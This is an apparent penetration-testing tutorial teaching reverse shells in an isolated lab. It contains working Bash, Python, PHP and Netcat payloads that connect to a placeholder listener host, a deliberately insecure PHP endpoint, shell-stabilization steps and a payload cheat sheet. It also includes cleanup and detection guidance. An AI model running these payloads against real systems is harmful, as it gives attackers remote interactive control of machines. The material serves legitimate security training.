How to Create a Reverse Shell: Hands-On Linux and Web Server Lab
Overview
Learning how to create a reverse shell is an essential part of understanding Linux exploitation, web application vulnerabilities, and remote command execution. During TryHackMe challenges, you may encounter situations where a vulnerable web server allows commands to run, but you still need to establish an interactive terminal session.

This tutorial demonstrates how to create reverse shells using Bash, Python, PHP, and Netcat, explains how the underlying connections work, and shows how to stabilize a basic shell into a more functional terminal.
Rather than relying on a single payload copied from a cheat sheet, we will examine the individual components, understand how they interact, and troubleshoot common failures.
The exercises use an isolated Linux lab consisting of two virtual machines. The same principles apply to authorized TryHackMe rooms where the necessary execution permissions and network connectivity are available.
Learning objectives:
- Configure a Netcat listener on Kali Linux.
- Identify the correct listener IP address.
- Create Bash, Python, PHP, and Netcat reverse shells.
- Understand shell redirection and file descriptors.
- Execute PHP in a controlled web server environment.
- Stabilize an interactive Linux shell.
- Troubleshoot failed connections.
- Understand the security implications and detection opportunities.
Lab safety: Perform these exercises only against virtual machines you control or intentionally vulnerable training environments. Reverse-shell connections do not provide authentication or encryption by default. Never expose the training listener or PHP test endpoint to the public internet.
1. Preparing the Reverse Shell Lab
Our setup uses two machines connected through a private virtual network, or working within our Safe Penetration Testing Lab
| Machine | Role | Software |
|---|---|---|
| Kali Linux | Listener | Netcat, Ncat, tcpdump |
| Linux target | Web server and test machine | Bash, Python 3, PHP |
| Network | Communication | Isolated network |
The Linux target can be a separate Ubuntu virtual machine, a disposable lab container, or an authorized TryHackMe target.
Network Layout
            ISOLATED LAB NETWORK

+--------------------------+
| Kali Linux               |
|                          |
| LHOST = Listener Address |
| LPORT = 4444             |
|                          |
| Netcat Listener          |
+-------------+------------+
              ^
              |
              | Outbound TCP connection
              |
+-------------+------------+
| Linux Target             |
|                          |
| Bash / Python / PHP      |
|                          |
| Optional PHP Web Server  |
|                          |
| Initiates Connection     |
+--------------------------+
A reverse shell works because the target system initiates the connection toward Kali Linux.
The listener receives the connection and provides a communication channel through which commands and their results can travel.
Step 1: Identify Your Kali Linux IP Address
On Kali Linux, execute:
ip -br addrThe command displays the available interfaces and their assigned addresses.
If you are using the TryHackMe VPN, check the VPN interface:
ip -4 addr show tun0In a conventional local virtual lab, the address may instead belong to an interface such as eth0 or ens33.
The address you choose must be reachable from the target.
For the following examples, we will use these placeholders:
LISTENER_IP  = Kali Linux IP address
TARGET_IP    = Linux target IP address
LISTENER_PORT = 4444
Replace LISTENER_IP and TARGET_IP with the addresses appropriate for your environment. These are placeholders, not literal hostnames.
Step 2: Verify Network Connectivity
From Kali Linux:
ping -c 4 TARGET_IPExplanation:
pingsends ICMP Echo Requests.-c 4limits the test to four packets.TARGET_IPrepresents the target system.
A successful response confirms basic ICMP connectivity from Kali to the target.
However, some environments block ICMP traffic. A failed ping does not necessarily mean TCP communication is unavailable.
For a reverse shell to connect, the target must be able to reach the Kali listener.
2. Setting Up the Netcat Listener
Before running a reverse shell, configure Kali Linux to accept an incoming connection.
Open a terminal and execute:
nc -lvnp 4444Understanding the Command
| Component | Description |
|---|---|
nc | Launches Netcat |
-l | Listen for an incoming connection |
-v | Enable verbose output |
-n | Disable DNS resolution |
-p | Specify the listening port |
4444 | TCP port used for the lab |
Typical output:
listening on [any] 4444 ...At this point, Netcat is waiting for a connection.
It has not compromised or connected to the target. It is simply listening on the specified port.
Important: Start the listener before executing a reverse-shell command on the target.
Verify the Listening Port
In a second Kali terminal:
ss -lntp | grep ':4444'The ss utility displays network socket information.
Options:
-l: Listening sockets.-n: Numeric addresses and ports.-t: TCP sockets.-p: Associated processes, when visible.
If Netcat is listening, the command should identify TCP port 4444.
[Screenshot – Kali Linux Netcat Listener]
3. Creating a Bash Reverse Shell
Bash is one of the most common reverse-shell implementations encountered in Linux penetration testing labs.
Many Bash builds support network redirection through the special /dev/tcp syntax.
Bash Reverse Shell Command
On the authorized Linux target:
bash -c 'bash -i >& /dev/tcp/LISTENER_IP/4444 0>&1'Replace LISTENER_IP with your actual Kali Linux listener address.
This command attempts to establish a TCP connection to Kali and attach an interactive Bash process to that connection.
Breaking Down the Bash Reverse Shell
| Component | Purpose |
|---|---|
bash -c | Execute the following command string using Bash |
bash -i | Start an interactive Bash shell |
>& | Redirect standard output and standard error |
/dev/tcp/LISTENER_IP/4444 | Open a TCP connection to the listener |
0>&1 | Redirect standard input to the same destination as standard output |
Linux programs commonly use three standard file descriptors:
| Descriptor | Name | Function |
|---|---|---|
0 | stdin | Standard input |
1 | stdout | Standard output |
2 | stderr | Standard error |
The redirections connect these streams to the TCP connection so that commands can be received and their results returned.
Why Use bash -c?
Many web applications execute commands through /bin/sh, which may not support Bash-specific networking syntax.
Explicitly invoking Bash ensures that Bash interprets the redirection expression.
For example, the following may fail under shells that do not implement /dev/tcp:
sh -c 'echo test > /dev/tcp/LISTENER_IP/4444'On Debian-based Linux distributions, /bin/sh is frequently linked to dash, which does not provide Bash’s /dev/tcp redirection feature.
Explicitly using Bash avoids that particular compatibility problem.
Bash must also be installed and compiled with network redirection support.
Expected Result
If the target successfully connects, the Kali listener should display a connection notification.
The exact message varies by Netcat implementation, but may resemble:
connect to [LISTENER_IP] from (UNKNOWN) [TARGET_IP] [ephemeral-port]You should then be able to enter commands through the established shell.
For example:
whoami
id
pwd
hostname
On a normal user-level target session, whoami should return the account that launched the reverse-shell process.
Remember: Establishing a reverse shell does not automatically give you root access.
[Screenshot – Successful Bash Reverse Shell Connection]
4. Creating a Python Reverse Shell
Python provides another way to establish a reverse shell, particularly when Bash network redirection is unavailable.
Python’s socket module handles the TCP connection, while its process-management functionality starts the shell.
Check Python Availability
On the target:
python3 --versionYou should see the installed Python 3 version.
Python 3 Reverse Shell
Run the following on the lab target:
python3 -c 'import socket,os,subprocess;s=socket.socket();s.connect(("LISTENER_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'Replace LISTENER_IP with your Kali address.
Understanding the Python Code
Although the payload is written as one line, it performs several separate operations.
1. Import the required modules
import socket
import os
import subprocesssocketprovides TCP networking.osprovides file-descriptor operations.subprocesscreates the shell process.
2. Create a TCP socket
s = socket.socket()By default, this creates an IPv4 TCP socket.
3. Connect to the listener
s.connect(("LISTENER_IP", 4444))Python initiates an outbound TCP connection to the Kali listener.
4. Redirect standard streams
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
The dup2() function duplicates the socket file descriptor onto standard input, output, and error.
This allows the remote terminal session to exchange commands and results through the socket.
5. Start a shell process
subprocess.call(["/bin/sh", "-i"])This launches an interactive shell and waits for it to exit.
Because the standard streams have been redirected, the shell communicates over the TCP connection.
Why Python Can Be Useful
A Python implementation does not depend on Bash’s /dev/tcp feature.
However, it still requires Python to be installed and the execution environment to allow process creation and outbound network connections.
The examples in this article use Python 3. Legacy Python 2 examples may require modifications and should not be assumed to work unchanged.
[Screenshot – Python Reverse Shell Connection]
5. Creating a PHP Reverse Shell
PHP reverse shells are particularly useful to understand when studying web application security.
Many web applications use PHP to process requests. If an intentionally vulnerable PHP application permits unauthorized code execution, the code may run with the permissions of the web server’s PHP execution account.
For this lab, we will deliberately create a PHP test endpoint on our own isolated server instead of exploiting an upload vulnerability.
Step 1: Check PHP Availability
On the Linux target:
php -vThis displays the installed PHP command-line version.
If PHP is unavailable, it must be installed before continuing with this exercise.
Step 2: Create the PHP Reverse Shell Script
On the target, create a file:
nano /tmp/lab-reverse.phpAdd the following code:
<?php
// Authorized lab demonstration only.

$host = "LISTENER_IP";
$port = 4444;

// Establish outbound TCP connection.
$socket = fsockopen($host, $port, $errno, $errstr, 10);

if ($socket === false) {
    die("Connection failed: $errstr ($errno)\n");
}

// Attach a shell to the existing connection.
$descriptors = [
    0 => $socket,
    1 => $socket,
    2 => $socket
];

$process = proc_open(
    "/bin/sh -i",
    $descriptors,
    $pipes
);

if (!is_resource($process)) {
    fclose($socket);
    die("Could not start shell process\n");
}

// Wait until the shell exits.
proc_close($process);
fclose($socket);
?>
Replace LISTENER_IP with the Kali Linux address.
Understanding the PHP Script
fsockopen()
$socket = fsockopen($host, $port, $errno, $errstr, 10);Creates a connection to the listener.
The final argument specifies a connection timeout of ten seconds. It is not a time limit for the entire shell session.
$descriptors
$descriptors = [
    0 => $socket,
    1 => $socket,
    2 => $socket
];
Defines the streams to be connected to the child process.
proc_open()
$process = proc_open(
    "/bin/sh -i",
    $descriptors,
    $pipes
);
Creates a shell process and connects its standard streams to the network socket.
proc_close()
Waits for the child process to terminate and closes its associated process resources.
Step 3: Start the Listener
On Kali:
nc -lvnp 4444Step 4: Execute the PHP Script
On the target:
php /tmp/lab-reverse.phpIf PHP permits the required functions and the network connection succeeds, Kali should receive a shell connection.
Important PHP Limitations
Some environments restrict process execution functions, impose resource limits, or run PHP in a restricted security context.
You may also encounter configurations where proc_open() is disabled.
These restrictions can prevent the example from working even when PHP itself is installed.
[Screenshot – PHP Reverse Shell Running in the Lab]
6. Creating a Reverse Shell Using Netcat and Ncat
Netcat is commonly used as a listener, but some implementations also support attaching an executable to an outgoing connection.
The exact syntax depends on the version.
Identify the Netcat Implementation
On the target:
nc -hCheck which options are supported.
Do not assume every implementation includes command-execution features.
Using Ncat
If Nmap’s Ncat utility is installed on the target, the following command demonstrates its executable attachment feature:
ncat LISTENER_IP 4444 --exec /bin/bashStart your listener on Kali before running this command.
Command explanation:
| Component | Purpose |
|---|---|
ncat | Launch Nmap’s Ncat utility |
LISTENER_IP | Address of the receiving Kali machine |
4444 | Destination TCP port |
--exec | Start a program and connect its streams to the socket |
/bin/bash | The program attached to the connection |
Ncat documents --exec as a way to execute a command after connecting and redirect its standard input and output through the connection.
Traditional Netcat
Some traditional Netcat implementations support:
nc -e /bin/sh LISTENER_IP 4444The -e option is not universally available.
For example, OpenBSD Netcat commonly does not provide the same command-execution option. If your implementation rejects -e, inspect its help output rather than assuming the syntax is correct for that installation.
Important: Ncat’s --exec capability and traditional Netcat’s -e support are implementation-specific. Neither should be treated as a portable Netcat feature.
7. Running a Reverse Shell Through a PHP Web Server
So far, our examples have executed directly from a Linux terminal.
However, TryHackMe rooms frequently involve vulnerable web applications rather than direct access to a terminal on the target.
To understand that execution environment, we will create a deliberately insecure PHP endpoint inside our isolated lab.
This exercise demonstrates how PHP code executed by a web server can initiate the same kind of reverse connection.
Step 1: Create the Test Web Directory
On the Linux target:
mkdir -p ~/reverse-shell-labCopy the PHP script into the directory:
cp /tmp/lab-reverse.php ~/reverse-shell-lab/index.phpStep 2: Start the PHP Development Server
On the target:
php -S 0.0.0.0:8080 -t ~/reverse-shell-labExplanation:
php -Sstarts PHP’s built-in development server.0.0.0.0:8080listens on all available IPv4 interfaces on port 8080.-tspecifies the document root.~/reverse-shell-labcontains our PHP test application.
For this exercise, the machine must be on an isolated network with access restricted to your lab systems.
PHP’s built-in development server is not intended for public production hosting.
Step 3: Start the Kali Listener
On Kali Linux, open another terminal:
nc -lvnp 4444Step 4: Trigger the PHP Endpoint
From Kali, open a browser and navigate to:
http://TARGET_IP:8080/Alternatively, use:
curl --max-time 5 http://TARGET_IP:8080/The PHP development server executes index.php, which attempts to create the connection back to Kali.
Since the PHP script waits for the shell process to terminate, the HTTP request may remain open. The curl example has a five-second client-side timeout; that timeout does not necessarily stop the PHP process or its reverse connection.
Expected Result
The listener should receive a new connection. Enter:
whoamiThe response identifies the account under which the PHP process executed.
In this specific exercise, the PHP development server runs under the account that started php -S. Therefore, the shell inherits that user’s privileges.
On a conventional Apache or Nginx/PHP-FPM deployment, the execution account may be different.
What This Demonstrates
The PHP script is not exploiting a vulnerability in our example. We deliberately placed executable code in a test web directory.
However, it demonstrates the relevant security concept: server-side PHP execution can create local processes and outbound network connections when the runtime and operating system permit it.
In an actual web application, whether an attacker can cause that execution depends on the presence and exploitability of a vulnerability.
[Screenshot – PHP Web Server Executing the Lab Reverse Shell]
Critical cleanup: Delete
index.phpand stop the development server after the exercise. Do not leave an HTTP-accessible reverse-shell endpoint running.
8. Upgrading a Basic Shell to an Interactive Terminal
Once a reverse shell connects, you may notice that it behaves differently from a normal Linux terminal.
For example:
- Terminal-based editors may not work correctly.
- Arrow keys may produce unexpected characters.
- Password prompts may behave incorrectly.
- Full-screen applications may fail.
- Job control may be unavailable.
These problems often occur because the shell does not have a pseudoterminal (PTY).
Step 1: Determine Whether You Have a TTY
Inside the reverse shell:
ttyA basic reverse shell may respond:
not a ttyThat indicates the shell does not currently have a conventional terminal attached.
Step 2: Spawn a Python PTY
If Python 3 is available, run:
python3 -c 'import pty;pty.spawn("/bin/bash")'Explanation:
import ptyloads Python’s pseudoterminal module.pty.spawn()starts a process connected to a PTY./bin/bashspecifies the interactive command interpreter.
This can improve compatibility with programs requiring a terminal.
Step 3: Suspend the Local Netcat Session
After spawning the PTY, press:
Ctrl+ZThis suspends the foreground Netcat process on Kali and returns control to the local terminal.
Step 4: Configure the Kali Terminal
On Kali:
stty raw -echoThis changes the local terminal to raw input mode and disables local echoing.
It allows terminal input to pass more directly through the Netcat connection.
Step 5: Resume the Netcat Process
Still on Kali:
fgThe fg command resumes the suspended Netcat process in the foreground.
Depending on terminal behavior, you may need to press Enter after resuming.
Step 6: Configure the Remote Terminal
Back in the reverse shell:
export TERM=xterm-256colorCheck the terminal:
ttyIf the PTY setup succeeded, the command should now identify a terminal device.
Step 7: Correct Terminal Dimensions
On Kali, in a separate terminal if necessary, inspect your terminal dimensions:
stty sizeFor example, the output might contain two numbers representing terminal rows and columns.
Inside the remote shell, set dimensions matching your actual terminal:
stty rows ROWS columns COLSReplace ROWS and COLS with the values returned by your local terminal.
Recovering the Local Terminal
If your Kali terminal behaves strangely after disconnecting, run:
stty saneIf output is not displaying normally, typing the command and pressing Enter may still restore usable terminal behavior.
If needed, use:
resetThe PTY upgrade improves interactivity, but it does not change the privileges of the shell or provide encryption.
[Screenshot – Reverse Shell Before and After PTY Upgrade]
9. Bash, Python, PHP, and Netcat: Which Should You Use?
The available execution environment determines which implementation can work.
| Method | Requirements | Advantages | Common limitations |
|---|---|---|---|
| Bash | Bash with /dev/tcp support | Short and widely documented | Bash-specific syntax |
| Python 3 | Python 3 and permitted process execution | Explicit socket and stream handling | Python may be absent |
| PHP | PHP and suitable execution functions | Useful for understanding PHP web applications | Runtime restrictions and request timeouts |
| Ncat | Ncat with --exec support | Simple syntax | Ncat may not be installed |
| Traditional Netcat | Implementation supporting -e | Compact command | Option frequently unavailable |
Rather than trying payloads randomly, determine which interpreters and utilities exist on your authorized lab target.
Basic checks include:
command -v bash
command -v python3
command -v php
command -v nc
command -v ncat
The command -v utility identifies whether a command is available through the current shell environment.
10. Troubleshooting Common Reverse Shell Problems
Problem: Connection Refused
A connection-refused error commonly means the destination host is reachable, but nothing is accepting TCP connections on the specified port, or a firewall is actively rejecting the connection.
Verify the listener:
ss -lntp | grep ':4444'Ensure the correct address and port are being used.
Problem: No Connection Reaches Kali
Check the selected network interface and route:
ip -br addr
ip route
Then inspect incoming traffic:
sudo tcpdump -ni tun0 'tcp port 4444'If you’re not using a VPN, replace tun0 with the correct interface.
TCP connection attempts arriving at the listener provide useful evidence that the target can reach the testing machine.
Problem: Bash Syntax Error
You may encounter errors involving unexpected redirection characters, unterminated quotes, or nonexistent /dev/tcp paths.
Possible causes include:
- A shell other than Bash is interpreting the command.
- Quotation marks were lost or modified.
- The command was incorrectly encoded in an HTTP request.
- The application splits commands into arguments instead of invoking a shell.
- The installed Bash build does not support network redirection.
Check the shell explicitly:
ls -l /bin/shDo not assume that /bin/sh points to Bash.
Problem: Netcat Does Not Recognize -e
Run:
nc -hIf the option is unsupported, use a documented capability of the installed version or another implementation available in your lab.
Do not confuse traditional Netcat and Ncat.
Problem: Reverse Shell Connects but Immediately Closes
Possible causes include:
- The remote shell process terminates.
- The parent process closes its file descriptors.
- The application enforces an execution timeout.
- A security control terminates the child process.
- The remote program encounters an exception.
- The process cannot access the required command interpreter.
Check the relevant application logs and process behavior rather than immediately changing payloads.
Problem: The Shell Connects but Commands Behave Strangely
Check whether a PTY exists:
ttyIf the response is not a tty, the shell is likely missing terminal functionality.
Review the PTY stabilization section.
11. Cleaning Up the Lab
After completing the exercises, terminate the reverse-shell session.
Stop the Kali listener with Ctrl+C once the connection has closed. Close any remaining reverse-shell processes on the target.
For the PHP web server exercise, stop the PHP development server using Ctrl+C in the terminal where it was started.
Then remove the demonstration files on the target:
rm -f /tmp/lab-reverse.php
rm -f ~/reverse-shell-lab/index.php
rmdir ~/reverse-shell-lab
The final command removes the lab directory only if it is empty.
Verify that the listener and web server ports are no longer active:
ss -lntpOnly run the cleanup commands against the intended disposable lab files.
12. Defensive Considerations: Detecting Reverse Shells
Reverse shells provide a useful exercise for both penetration testers and security defenders.
From a defensive perspective, unexpected shell execution and network connections from web server processes deserve investigation.
Potential indicators include:
- A web server launching
/bin/bashor/bin/sh. - Python or PHP creating unexpected outbound TCP connections.
- New shell processes running under web service accounts.
- Connections to unusual external destinations.
- Unexpected command interpreters spawned by application processes.
Using Wazuh for Detection
In an environment monitored by Wazuh, relevant telemetry may come from Linux audit logs, process-monitoring integrations, Sysmon for Linux, or other configured data sources.
A useful detection scenario would correlate:
- An HTTP request to an application.
- A PHP or web server process launching a child shell.
- An outbound TCP connection initiated near the same time.
- Execution under an account that normally does not require interactive shell access.
These indicators should be correlated rather than treated as conclusive evidence individually.
The commands and techniques in this lab provide a repeatable way to generate authorized test activity for validating defensive monitoring.
Hardening Recommendations
- Avoid unnecessary shell execution from web applications.
- Run application services with minimal privileges.
- Restrict unnecessary outbound traffic from servers.
- Validate file uploads and prevent execution in upload directories.
- Use secure application APIs rather than constructing shell commands from user input.
- Enable process and network telemetry.
- Apply mandatory access controls and application isolation where appropriate.
- Remove development endpoints and debugging tools from production deployments.
13. Reverse Shell Quick Reference
The following commands are intended for authorized testing and intentionally vulnerable Linux labs.
Start a Listener
nc -lvnp 4444Bash
bash -c 'bash -i >& /dev/tcp/LISTENER_IP/4444 0>&1'Python 3
python3 -c 'import socket,os,subprocess;s=socket.socket();s.connect(("LISTENER_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'Ncat
ncat LISTENER_IP 4444 --exec /bin/bashTraditional Netcat (Only Where Supported)
nc -e /bin/sh LISTENER_IP 4444Spawn a PTY
python3 -c 'import pty;pty.spawn("/bin/bash")'Set Terminal Type
export TERM=xterm-256colorInspect Network Traffic
sudo tcpdump -ni tun0 'tcp port 4444'Key Takeaways
Main lesson: A reverse shell relies on three essential components: the receiving listener, a target capable of executing the shell implementation, and a network path connecting them.
Important commands: nc, ncat, bash, python3, php, ss, tcpdump, tty, and stty.
Skills practiced: Linux networking, TCP sockets, Bash redirection, Python process management, PHP server-side execution, pseudoterminal configuration, troubleshooting, and defensive monitoring.
Defensive considerations: Reverse shells demonstrate why web servers should operate with restricted privileges, limited outbound connectivity, and appropriate process monitoring.
By practicing these techniques in an isolated lab, you gain a better understanding of how remote command execution becomes an interactive connection and how defenders can recognize similar activity in real environments.